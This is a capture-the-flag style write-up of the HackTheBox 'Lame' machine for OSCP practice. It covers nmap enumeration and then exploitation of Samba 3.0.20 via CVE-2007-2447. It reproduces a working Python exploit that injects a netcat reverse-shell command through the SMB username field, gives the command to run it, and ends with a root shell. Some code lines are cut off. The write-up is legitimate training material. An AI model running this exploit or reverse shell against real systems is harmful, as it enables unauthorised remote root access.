HackTheBox – Lame

PATH TO OSCP

–Filiplain

2021-06-15

Contents

1 HackTheBox Lame

)

1.1 Objectives

We are going to be exploiting an old vulnerebility in Samba v.3.0.20, where the username field is vulnerable.

1.2 Requirements

This machine was meant to be exploited with Metasploit Framework, but, in order to simulate the oscp-style we are going to use an exploit from github: https://github.com/amriunix/CVE-2007-2447/blob/master/usermap_script.py

1.3 Service Enumeration

We start by running an all-ports basic nmap scan: -p-

IP address 10.10.10.3

Ports open 21, 22, 139, 445, 3632

Then we run the nmap with the -sV and -sC flags and the open ports, so we can get information about the services running on the target machine:

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.20
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-
1ubuntu4))
```

1.4 Penetration

By looking into CVE's we notice that the "cve-2007-2447" matches with the machine's samba version, with that information we can proceed to look for exploits for this CVE. In the search i found: https://github.com/amriunix/CVE-2007-2447/blob/master/usermap_script.py

Vulnerability To Exploit: Samba smbd 3.0.20 Usermap – CVE-2007-2447

Proof of Concept Code:

```
# -*- coding: utf-8 -*-

# From : https://github.com/amriunix/cve-2007-2447
# case study : https://amriunix.com/post/cve-2007-2447-samba-usermap-
script/

import sys
from smb.SMBConnection import SMBConnection

def exploit(rhost, rport, lhost, lport):
        payload = 'mkfifo /tmp/hago; nc ' + lhost + ' ' + lport + ' 0</tmp/hago
        username = "/=`nohup " + payload + "`"
        conn = SMBConnection(username, "", "", "")
        try:
            conn.connect(rhost, int(rport), timeout=1)
        except:
            print("[+] Payload was sent - check netcat !")

if __name__ == '__main__':
     print("[*] CVE-2007-2447 - Samba usermap script")
    if len(sys.argv) != 5:
        print("[-] usage: python " + sys.argv[0] + " <RHOST> <RPORT> <LHOST> <LP
    else:
        print("[+] Connecting !")
        rhost = sys.argv[1]
        rport = sys.argv[2]
        lhost = sys.argv[3]
        lport = sys.argv[4]
        exploit(rhost, rport, lhost, lport)
```

Exploitation:

The syntax of the exploit is very simple:

```
python usermap_script.py <Remote HOST> <Remote PORT> <Local HOST>
<Local PORT>
```

First we set up our netcat listener:

Figure 1.1: Netcat Listener

Then we proceed with the exploit:



Figure 1.2: Running Exploit

And now we have a root shell on the target machine:

Figure 1.3: Root Shell